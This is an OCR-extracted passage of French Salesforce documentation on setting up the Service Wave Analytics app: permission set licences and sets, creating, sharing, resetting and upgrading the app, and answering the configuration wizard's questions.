
1. Dans le menu Configuration, sous Administrer, cliquez sur **Analytics Cloud | Mise en route**.
2. Cliquez sur **Activer Analytics**.

**Attribuer des licences d'ensemble d'autorisations**

Attribuez ensuite une licence d'ensemble d'autorisations à *chaque utilisateur* de votre organisation qui doit accéder à l'application Service Wave.

1. Dans le menu Configuration, cliquez sur **Gérer les utilisateurs | Utilisateurs**.

2. Cliquez sur le nom de l'utilisateur qui doit accéder à Wave. Vous pouvez commencer par **Utilisateur, Administrateur** ou par le nom de l'administrateur système.
3. Survolez **Attributions de licence d'ensemble d'autorisations**, puis cliquez sur **Modifier les attributions**.




4. Sélectionnez les licences d'ensemble d'autorisations Service Analytics Apps, puis cliquez sur **Enregistrer**.

Important: Répétez ces étapes pour chaque utilisateur de votre organisation qui doit accéder à l'application Service Wave.

## Création d'ensemble d'autorisations application Service Wave

Accordez aux utilisateurs de votre organisation l'accès aux fonctionnalités de Service Wave en créant et en attribuant un ou plusieurs ensemble d'autorisations basés sur les capacités dont ils ont besoin.

Après avoir attribué aux utilisateurs des licences d'ensemble d'autorisations Service Wave App, créez des ensembles d'autorisations contenant des autorisations Service Wave, puis attribuez-les aux utilisateurs. Vous pouvez créer tous les ensembles d'autorisations nécessaires pour répondre aux besoins de vos utilisateurs. Nous indiquons comment créer deux ensembles d'autorisations :

- L'ensemble d'autorisations *Gérer Service Wave*, pour les utilisateurs qui créent et administrent Service Wave.
- L'ensemble d'autorisations *Afficher Service Wave*, pour les utilisateurs qui explorent les tableaux de bord et les jeux de données de l'application.

AUTORISATIONS UTILISATEUR

Pour créer des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

1. Créez un ensemble d'autorisations Gérer Service Wave qui accorde aux utilisateurs l'accès à toutes les fonctionnalités de l'application.
   a. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**, puis sur **Nouveau**.
   b. Saisissez `Gérer Service Wave` dans le champ Étiquette. Le nom d'API est automatiquement créé et vous pouvez le modifier. Le nom d'API ne peut pas inclure d'espace, se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs.
   c. ATTENTION: Suivez cette étape avec précision pour permettre à tous les utilisateurs de votre organisation d'accéder à Service Wave.

      Dans le champ Licence utilisateur, laissez la valeur par défaut `--Aucune--` inchangée. Ne sélectionnez *pas* de licence utilisateur.
   d. Cliquez sur **Enregistrer**. La page de détail affiche le nouvel ensemble d'autorisations. Ajoutez maintenant des autorisations utilisateur à l'ensemble.
   e. Naviguez vers le bas de la page de détail de l'ensemble d'autorisations et cliquez sur **Autorisations système**. Cliquez ensuite sur **Modifier**.
   f. Sélectionnez les autorisations utilisateur suivantes : « Utiliser les modèles d'application Wave Analytics », « Accéder aux modèles et applications Service Wave », « Gérer les modèles d'applications Wave Analytics » et « Modifier les flux de données de Wave Analytics ». Assurez-vous de sélectionner les quatre autorisations. Cliquez sur **Enregistrer**. Vous avez créé un ensemble

d'autorisations qui permet aux utilisateurs de créer et d'administrer Service Wave, et d'accéder à toutes les fonctionnalités de l'application. Vous pouvez désormais l'attribuer à des utilisateurs, opération présentée dans Attribution d'ensembles d'autorisations Service Wave.

2. Créez un ensemble d'autorisations Afficher Service Wave, qui permet aux utilisateurs d'afficher les tableaux de bord et les jeux de données de l'application.
   a. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**, puis sur **Nouveau**.
   b. Saisissez `Afficher Service Wave` dans le champ Étiquette. Le nom d'API est automatiquement créé et vous pouvez le modifier. Le nom d'API ne peut pas inclure d'espace, se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs.
   c. ATTENTION: Suivez cette étape avec précision pour permettre à tous les utilisateurs de votre organisation d'accéder à Service Wave.

      Dans le champ Licence utilisateur, laissez la valeur par défaut `--Aucune--` inchangée. Ne sélectionnez *pas* de licence utilisateur.
   d. Cliquez sur **Enregistrer**. La page de détail affiche le nouvel ensemble d'autorisations. Ajoutez maintenant des autorisations utilisateur à l'ensemble.
   e. Naviguez vers le bas de la page de détail de l'ensemble d'autorisations et cliquez sur **Autorisations système**. Cliquez ensuite sur **Modifier**.
   f. Sélectionnez uniquement les autorisations utilisateur « Utiliser les modèles d'application Wave Analytics » et « Accéder aux modèles et applications Service Wave », puis cliquez sur **Enregistrer**. Vous avez créé un ensemble d'autorisations qui permet aux utilisateurs d'afficher les tableaux de bord et les jeux de données de l'application Service Wave. Vous pouvez désormais l'attribuer à des utilisateurs, opération présentée dans Attribution d'ensembles d'autorisations Service Wave.

## Attribution d'ensembles d'autorisations Service Wave App aux utilisateurs

Attribuez des ensembles d'autorisations à un ou plusieurs utilisateurs de Service Wave (un à la fois ou ensemble) pour leur accorder l'accès à l'application.

AUTORISATIONS UTILISATEUR

Pour attribuer un ensemble d'autorisations à des utilisateurs :

- Attribuer des ensembles d'autorisations

1. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**.
2. ATTENTION: Attribuez l'ensemble d'autorisations Gérer Service Wave avec précaution, car il permet aux utilisateurs de créer, de modifier et de supprimer Service Wave. Attribuez-le uniquement aux utilisateurs chargés de l'administration ou de la gestion de l'application.

   Cliquez sur l'ensemble d'autorisations que vous souhaitez attribuer aux utilisateurs. Si vous avez suivi les instructions de la rubrique Création d'ensembles d'autorisations Service Wave, sélectionnez l'ensemble d'autorisations Gérer Service Wave ou Afficher Service Wave.
3. Cliquez sur **Gérer les attributions** et sur **Ajouter des attributions**.
4. Sélectionnez les utilisateurs qui doivent accéder à Wave, puis cliquez sur **Terminé**.


Une fois ces étapes exécutées, créez et partagez Service Wave avec les utilisateurs de votre organisation. Les utilisateurs peuvent explorer les tableaux de bord et les jeux de données Service Wave uniquement lorsque vous avez partagé l'application avec eux.

## Création et partage de l'application Service Wave

Utilisez le simple configurateur de l'application Service Wave pour créer l'application et exploiter sans attendre la valeur de vos données Salesforce.

Pour créer l'application Service Wave, procédez comme suit :

1. Connectez-vous à Salesforce.
2. Sélectionnez **Wave Analytics** dans le menu Force.com (en haut à droite de la fenêtre Salesforce).





**AUTORISATIONS UTILISATEUR**

Pour créer et gérer des applications Wave :
- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données de Wave Analytics

3. Cliquez sur **Créer** , sélectionnez **Application**, sélectionnez **Service Wave** , puis cliquez sur **Continuer**.
4. Salesforce ouvre l'assistant de configuration de Service Wave qui vous permet de personnaliser votre expérience de l'application. L'assistant présente une série d'écrans, chacun présentant un ensemble de questions et leurs réponses possibles dans des menus déroulants. Répondez aux questions selon les préférences de votre entreprise en matière d'affichage des données. Pour plus d'informations sur les réponses à apporter à ces questions, reportez-vous à Personnalisation de Service Wave avec l'assistant de configuration. Service Wave mémorise les réponses que vous avez sélectionnées. Si vous créez de nouveau l'application, il vous demande si vous souhaitez réutiliser ces réponses ou sélectionner de nouvelles réponses.
5. Nommez votre application avec un nom facile à mémoriser pour les autres utilisateurs au sein de votre société.
6. Cliquez sur **Créer**. Le flux de données qui crée l'application démarre avec ses ressources (qui incluent un fichier de définition de flux de données, des jeux de données et des tableaux de bord).
7. Le processus de création de l'application peut prendre quelques minutes. Vous pouvez contrôler le statut du flux de données : ouvrez la page d'accueil de Wave, cliquez sur le menu d'engrenage en haut à droite de la page, puis sélectionnez Surveillance des données. Sélectionnez ensuite Vue de flux de données dans le menu déroulant en haut à gauche, puis recherchez votre application.
8. Remarque: La fonctionnalité de réinitialisation d'application est disponible uniquement pour les clients qui créent une application à l'aide d'une version publiée dans la publication Summer ‘16 ou ultérieure.

**Important:** La réinitialisation de votre application entraîne le retrait de toutes les personnalisations que vous avez apportées à vos tableaux de bord. Cela inclut les champs ou les objets ajoutés au flux de données, les actions que vous avez activées ou les modifications que vous avez apportées aux paramètres de sécurité et aux couleurs et étiquettes des tableaux de bord. Si vous avez effectué des personnalisations, nous recommandons d'enregistrer des copies du fichier de définition de votre flux de données et de vos tableaux de bord. Vous pouvez ensuite les copier dans votre application en la réinitialisant.

Si vous souhaitez modifier vos réponses après consultation des tableaux de bord, cliquez sur le lien Réinitialiser l'application à gauche de la page d'accueil de l'application.




Cette action ouvre l'assistant de configuration en affichant les réponses que vous avez sélectionnées lors de la création de l'application. Choisissez de nouvelles réponses, puis cliquez sur Réinitialiser dans la dernière page de l'assistant. Votre application est recréée avec vos nouveaux paramètres. Si vous supprimez un tableau de bord et souhaitez le restaurer, vous pouvez également utiliser la fonctionnalité de réinitialisation.

9. **Remarque:** Si vous supprimez votre application, Wave ne mémorise pas les réponses que vous avez sélectionnées lors de la création de cette version de l'application et vous devez reprendre à zéro le processus de l'assistant de configuration. Si vous

souhaitez réutiliser les réponses que vous avez sélectionnées, conservez votre application jusqu'à la recréation de l'application, puis supprimez votre ancienne version.

Vous pouvez également supprimer votre application et recommencer le processus de création de l'application. Pour supprimer, placez votre curseur au-dessus de l'icône de l'application que vous venez de créer, puis cliquez sur Supprimer. Cliquez ensuite sur Oui pour confirmer la suppression de toutes les ressources associées à l'application.

10. Une fois l'application créée, partagez-la avec les utilisateurs de votre organisation. Vous ne pouvez la partager uniquement avec les utilisateurs dont les autorisations « Utiliser les applications Wave Analytics basées sur un modèle » et « Accéder aux modèles et aux applications Service Cloud Analytics » sont activées (pour en savoir plus sur les autorisations de l'application Service Wave, reportez-vous à Configuration des autorisations Salesforce pour l'application Service Wave Analytics). Pour partager l'application, survolez l'icône de l'application, puis cliquez sur **Partager**. Saisissez ensuite le nom des membres de l'équipe, cliquez sur **Ajouter**, puis sur **Enregistrer**.

Pour adapter Service Wave aux besoins de votre organisation, vous pouvez exécuter quelques étapes supplémentaires :

- Incorporez les tableaux de bord du menu latéral à la page 3912 à la page Salesforce de votre choix, par exemple la console de service. Cette étape offre une expérience d'analyse transparente pour les agents de service. L'incorporation de menus latéraux aux pages que les agents utilisent régulièrement leur permet d'accéder aux métriques clés dans leur travail quotidien et facilite la sélection de l'action la plus efficace.
- Ajoutez à l'application des jeux de données basés sur les données Salesforce, en utilisant le Générateur de jeux de données Wave à la page 4028. Service Wave inclut une série de jeux de données par défaut basés sur vos données Salesforce. La création de jeux de données supplémentaires permet aux responsables de service de consulter les autres données Salesforce dans l'application.

  Remarque: Service Wave ne prend pas en charge les sources de données extérieures à Salesforce ni l'enregistrement de nouveaux jeux de données à partir du flux de données généré par l'application.

- Ajoutez des objets, des champs et des filtres à Service Wave. Modifiez le flux de données de l'application à la page 3956 pour inclure les objets et les champs standard et personnalisés de Salesforce. Pour consulter des instructions complètes sur l'ajout de données à Wave, reportez-vous au guide Wave Analytics Data Integration.

Remarque: Pour créer des jeux de données uniquement avec la licence d'application Service Wave, utilisez le générateur de jeux de données Wave. À l'aide du générateur, Wave associe les jeux de données créés au flux de données Wave par défaut. Si vous modifiez le flux de données de l'application Service Wave pour enregistrer les nouveaux jeux de données, vous ne pouvez pas accéder aux jeux de données résultants.

## Mise à niveau de l'application Service Wave

Bénéficiez des dernières fonctionnalités de Service Wave en mettant à niveau votre application chaque fois que nous publions une nouvelle version.

La bannière en haut de votre page d'accueil vous informe que nous avons publié une nouvelle version. Elle contient également un lien vers les informations sur la version. Un autre lien vous invite à lancer le processus de mise à niveau, dans la colonne de gauche de la page d'accueil, sous le nom de l'application.

Pour mettre à niveau votre application, procédez comme suit :

1. Cliquez sur le lien « Nouveautés » dans la bannière ou sur le lien « Nouvelle version disponible » dans la colonne gauche de la page d'accueil de votre application.
2. Vous pouvez lire des informations sur la nouvelle version en haut de la page qui s'ouvre. En bas de la page, recherchez les boutons : **Mettre à niveau l'application actuelle** et **Créer une application**.
3. Survolez les boutons pour consulter une description de leur action. Si vous cliquez sur **Mettre à niveau l'application actuelle**, vous remplacez votre application actuelle et toutes ses ressources par une application basée sur la nouvelle version. Une mise à

AUTORISATIONS UTILISATEUR

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- "Modifier les flux de données de Wave Analytics

niveau supprime également toutes les personnalisations, notamment les nouveaux champs ou objets ajoutés au flux de données, les modifications apportées aux paramètres de sécurité, les étiquettes et les couleurs des tableaux de bord. Si vous cliquez sur **Créer une application**, vous créez une copie de votre application actuelle basée sur la nouvelle version. Choisissez l'option correspond à vos besoins, puis cliquez sur le bouton approprié.

4. ATTENTION: Si vous avez personnalisé votre application, cliquez sur **Créer une application** au lieu de **Mettre à niveau l'application actuelle** pour faire une copie basée sur une nouvelle version d'application. La création d'une application conserve la version actuelle et toutes les personnalisations, que vous pouvez copier manuellement dans la nouvelle version de l'application.

   Si vous cliquez sur **Mettre à niveau l'application actuelle**, un écran vous avertit que l'option de mise à niveau remplace l'application actuelle et retire toutes les personnalisations effectuées. Si vous acceptez le remplacement des personnalisations, cochez la case, puis cliquez sur **Continuer**. Sinon, cliquez sur **Retour** pour revenir à l'écran précédent. Si vous cliquez sur **Continuer**, l'assistant de configuration s'affiche. Passez à l'étape 6.
5. Si vous cliquez sur **Créer une application**, l'assistant de configuration s'affiche. Aucun avertissement n'est affiché, car vous ne remplacez pas votre application actuelle, elle est conservée avec toutes les personnalisations effectuées.
6. L'assistant de configuration est préchargé avec les paramètres que vous avez choisis lors de la dernière utilisation. Vous pouvez conserver ces paramètres ou les modifier. Parcourez chaque page de l'assistant.
7. Une fois l'assistant terminé, Wave affiche un écran qui indique les ressources impactées par la mise à jour. Examinez le nombre de jeux de données, de tableaux de bord et de perspectives modifiées, supprimées ou ajoutées par la mise à niveau. L'écran indique également comment les ressources sont modifiées et si les modifications concernent les données ou la présentation. Vous pouvez aussi télécharger un fichier avec le code des modifications apportées à l'application. Si vous avez personnalisé l'application, téléchargez et enregistrez le fichier afin de copier-coller le code de personnalisation dans la version mise à niveau.
8. *Option de mise à niveau uniquement* : Si vous mettez votre application à niveau, cliquez sur **Mettre à niveau l'application actuelle**. N'oubliez pas que toutes les personnalisations que vous avez effectuées sont remplacées. Vous pouvez également cliquer sur **Retour** pour revenir à l'assistant de configuration et modifier vos sélections, ou sur **X** dans le coin supérieur droit pour annuler.
9. *Option de création uniquement* : Si vous créez l'application, donnez-lui un nom différent de celui de la version actuelle, puis cliquez sur **Créer une application**. Cette option enregistre votre application actuelle et toutes ses personnalisations. Vous pouvez également cliquer sur **Retour** pour revenir à l'assistant de configuration et modifier vos sélections, ou sur **X** dans le coin supérieur droit pour annuler.

Si le lien sous le nom de l'application indique « Réinitialiser l'application », vous utilisez la dernière version et aucune mise à niveau n'est nécessaire.

## Personnalisation de Service Wave avec l'assistant de configuration

Utilisez l'assistant de configuration de Service Wave afin de créer l'application Service Wave pour refléter le stockage et la visualisation des données Service Cloud par votre organisation.

Lorsque vous créez l'application Service Wave, l'assistant de configuration intégré vous pose une série de questions. Commencez par les pages de base qui contiennent principalement les questions obligatoires. Selon votre réponse, une ou deux pages facultatives sont affichées. Vos réponses indiquent à Service Wave comment les utilisateurs affichent les données Service Cloud dans les tableaux de bord de l'application. Répondez à ces questions en reflétant l'utilisation de Service Wave par votre organisation, afin de définir des tableaux de bord aussi représentatifs et utiles que possible.

L'assistant comprend des instructions qui facilitent le choix des réponses appropriées, et la plupart des questions sont explicites. Voici quelques conseils d'utilisation de l'assistant, notamment comment répondre aux questions les plus complexes.

AUTORISATIONS UTILISATEUR

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- "Modifier les flux de données de Wave Analytics

Important: Définissez la sécurité au niveau du champ de Salesforce pour activer l'Utilisateur d'intégration Cloud Wave Analytics afin d'afficher tous les champs que vous souhaitez utiliser dans Service Wave. L'utilisateur d'intégration exécute le flux de données. Par conséquent, s'il ne dispose pas des autorisations de sécurité au niveau du champ appropriées, le flux de données risque d'échouer. Reportez-vous à Sécurité au niveau du champ à la page 624.

## Consignes générales

Pour obtenir d'excellents résultats en utilisant l'assistant, tenez compte des consignes ci-dessous.

- **La plupart des questions fournissent des réponses dans des listes de sélection de champs d'objets Salesforce.** Les listes comprennent des champs Salesforce standard et les champs personnalisés que vous avez configurés dans un objet. Répondez à ces questions en sélectionnant parmi les champs affichés. La plupart des questions de ce type permettent de sélectionner un seul champ, et quelques-unes plusieurs champs.
- **Vous pouvez sélectionner un champ d'un objet seulement une fois.** Après avoir sélectionné un champ, il n'est plus disponible pour répondre aux autres questions.
- **Les autres questions proposent de répondre par oui ou par non (choix booléen), fournissent une série d'options ou invitent à saisir un texte.**
- **La réponse aux questions signalées par un astérisque (*) est obligatoire.**
- **Les réponses par défaut génèrent un ensemble de tableaux de bord utiles.** Si vous hésitez dans votre sélection, utilisez la réponse présélectionnée. Certaines questions n'ont aucune réponse présélectionnée. Le cas échéant, Service Wave vous invite à faire un choix.
- **Vous pouvez contrôler une partie de l'application seulement en utilisant les paramètres de l'assistant, notamment les filtres et les widgets.** Nous avons conçu l'application en vue de fournir des valeurs d'analyse immédiates, sans contribution importante de votre part.
- **Quelques réponses seulement dépendent du contexte de la question.** Les questions contiennent souvent de nombreux champs, mais seuls quelques champs sont pertinents pour votre application. Par exemple, il est peu probable que vous souhaitiez filtrer les données de compte par l'URL de la photo, même si l'objet Comptes inclut une URL de photo.

## Page 1 : Déterminer comment Service Wave affiche les métriques de requête

Sélectionnez les métriques importantes pour votre organisation concernant la durée des requêtes, par exemple la rapidité de résolution et si elles sont résolues dans le cadre d'un contrat de niveau de service (SLA). Toutes les questions sont obligatoires et autorisent une seule sélection, à l'exception des suivantes :

- Question 1, facultative : vous invite à spécifier le champ principal que vous utilisez dans Salesforce pour suivre la durée des requêtes, le cas échéant. Si vous ne suivez pas la durée des requêtes, Service Wave utilise sa propre formule pour calculer la durée en utilisant les dates d'ouverture et de fermeture d'une requête. Si la requête est encore ouverte, il utilise la date du jour dans le calcul Autorise une seule sélection.
- Question 2, facultative : demande si vous utilisez d'autres champs (secondaires) associés à la durée des requêtes. Vous pouvez sélectionner plusieurs champs, par exemple *Durée avec le client* ou *Durée avec l'agent*.
- Question 3 : vous invite à sélectionner le champ que vous utilisez pour suivre la conformité SLA. généralement, vous suivez la conformité SLA avec un champ de formule personnalisé dans l'objet Requêtes ou le champ standard Statut du jalon (les valeurs du champ Statut du jalon incluent conforme, violation ouverte et violation fermée). Si vous suivez la conformité SLA à l'aide d'un champ de formule personnalisé Booléen, vous ne pouvez pas sélectionner ce champ dans l'assistant. Dans ce cas, procédez comme suit : sélectionnez un champ, puis modifiez le flux de données manuellement pour inclure le champ Booléen (reportez-vous à Configuration du flux de données). Ensuite, recherchez et remplacez le nom du champ dans le JSON du tableau de bord Service Wave (reportez-vous au guide Wave Analytics Dashboard JSON Guide).

- Question 4 : vous invite à sélectionner le champ que vous utilisez pour enregistrer qu'une requête a été résolue dès le premier contact. Généralement, vous suivez la résolution au premier contact à l'aide d'un champ de formules booléen dans l'objet Requêtes ou le champ standard Fermeture lors de la création (IsClosedOnCreate).

### Page 2 : Contrôler l'exploration de vos données par l'application

Indiquez à Service Wave comment vous souhaitez explorer les données de statut, de sévérité, de propriétaire, de motif et de type de requête. Spécifiez également comment Service Wave affiche les données sur les canaux d'origine /// des requêtes de service, si elles sont résolues au premier contact, et les autres aspects. Toutes les questions sont obligatoires et autorisent une seule sélection, à l'exception des suivantes :

- Question 11 : demande si vous utilisez des files d'attente pour attribuer la propriété des requêtes. Répondez Oui uniquement si vous avez une file d'attente dans votre organisation Service Cloud et au moins une requête jointe à la file d'attente.

  **Important:** Si vous répondez Oui alors que vous n'avez pas de file d'attente ni de requête jointe à la file, la création de Service Wave échoue.

- Question 12, facultative : sélectionnez les champs de mesure de l'objet Requêtes qui n'ont pas été couverts par les questions précédentes, afin que vos tableaux de bord explorent les mesures importantes pour votre organisation. Les mesures sont des valeurs quantitatives telles que les temps de résolution des requêtes, le nombre de requêtes ouvertes et fermées, et le chiffre d'affaires.
- Question 13, facultative : sélectionnez les champs de mesure de l'objet Requêtes qui n'ont pas été couverts par les questions précédentes, afin que vos tableaux de bord explorent les mesures importantes pour votre organisation. Les dimensions sont des valeurs qualitatives, telles que la date, la région et le nom du produit.

### Page 3 : Sélectionner les zones des rapports

Sélectionnez les zones des données de service que vous souhaitez analyser dans les tableaux de bord Service Wave. Elles peuvent inclure la satisfaction client (CSAT), l'utilisation des ressources de base de connaissances et la téléphonie, si des requêtes sont jointes à des opportunités de vente. Toutes les questions sont obligatoires et autorisent une seule sélection.

- Question 2 : demande si vous suivez le score CSAT. Si vous répondez Oui, l'assistant présente une page de questions relatives à votre suivi CSAT. Voir page quatre : Configurer les métriques CSAT.
- Question 3 : demande si vous utilisez des ressources de base de connaissances dans le processus de support. Si vous répondez Oui, l'assistant présente une page de questions relatives à votre utilisation de la base de connaissances. Voir page cinq : Configurer les données Knowledge.

  **Important:** Si votre organisation Service Cloud n'utilise pas de base de connaissances et que vous répondez Oui, la création de Service Wave échoue.

- Question 4 : demande si vous utilisez la téléphonie dans le processus de support. Si vous répondez Oui, Service Wave crée un tableau de bord concernant la téléphonie.

  **Important:** Pour permettre à Service Wave de créer avec succès un tableau de bord sur la téléphonie, vous devez suivre les données d'utilisation de la téléphonie dans l'objet Tâche. Votre organisation doit avoir des données de téléphonie dans des champs d'activité standard de l'objet Tâche, notamment la durée de l'appel, l'identificateur de l'objet de l'appel, le résultat de l'appel et le type d'appel. Si vous stockez les données des appels dans ces champs, répondez Oui. Si vous stockez les données des appels dans des objets personnalisés ou hors de Salesforce, répondez Non. Si votre organisation Service Cloud ne suit pas les données d'utilisation de la téléphonie et que vous répondez Oui, la création du tableau de bord échoue.

### Page 4 : Configurer les métriques CSAT (facultatif).

Indiquez à Service Wave comment vous suivez la satisfaction client (CSAT) afin de présenter ces informations correctement dans les tableaux de bord. Cette page est affichée (et vous devez répondre à ses questions) uniquement si vous avez répondu Oui à la Question 1 page 3. Suivez ces instructions pour augmenter vos chances de réussite. Pour plus d'informations, reportez-vous à Exemple de configuration de métriques CSAT.

- Question 1 : demande l'objet que vous utilisez pour suivre la satisfaction client. Service Wave est défini par défaut sur l'objet Requêtes. Si vous utilisez un autre objet poursuivre la satisfaction client, sélectionnez-le dans la liste.
- Question 2 : invite à sélectionner le champ de l'objet sélectionné à la Question 1 que vous utilisez pour suivre la satisfaction client.
- Question 3, facultative : *répondez uniquement si vous avez sélectionné un objet autre que Requêtes à la Question 1.*Service Wave doit créer une jointure entre cet objet et Requêtes pour afficher les données CSAT dans les tableaux de bord (pour consulter un exemple de jointure, reportez-vous à Exemple de configuration de métriques CSAT). Saisissez le nom d'API du champ dans lequel vous stockez les informations d'identification des requêtes. Il correspond généralement au champ « ID », auquel cas vous saisissez `Id`.

  Si ce n'est pas ID, saisissez le nom d'API du champ. Accédez à Configuration-->Requêtes-->Champs. Dans le graphique supérieur qui affiche les champs standard, le nom d'API figure dans la colonne de nom du champ. Par exemple, `IsSelfServiceClosed` est le nom d'API du champ Fermeture par l'utilisateur du libre-service. Le graphique des champs personnalisés, situé plus bas, inclut une colonne Nom d'API.

- Question 4, facultative : *répondez uniquement si vous avez sélectionné un objet autre que Requêtes à la Question 1.* Détermine le champ de l'objet sélectionné dans la Question 1 à utiliser de l'autre côté de la jointure avec l'objet Requêtes. Utilisez le champ qui contient l'ID de la requête. Saisissez ici le nom d'API du champ.

  Pour trouver le nom d'API du champ, accédez à Configuration-->n'importe quel objet-->Champs. Dans le graphique supérieur qui affiche les champs standard, le nom d'API figure dans la colonne Nom du champ. Le graphique des champs personnalisés, situé plus bas, inclut une colonne Nom d'API.

### Page 5 : Configurer les données Knowledge (facultatif).

Indiquez à Service Wave comment exposer les données des articles Knowledge dans les tableaux de bord. Cette page est affichée (et vous devez répondre à ses questions) uniquement si vous avez répondu Oui à la Question 2 page 3.

- Question 1, facultative : demande le type d'article dont vous souhaitez afficher les données dans les tableaux de bord Service Wave. Sélectionnez un seul type d'article.

## Exemple de configuration de métriques CSAT


Ce scénario présente des détails qui aident à répondre aux questions de la page 4 de l'assistant de configuration de Service Wave.

Si vous suivez les données de satisfaction client (CSAT), telles que le score CSAT d'une requête de service, dans un objet autre que Requête, répondez avec précaution aux questions de la page.

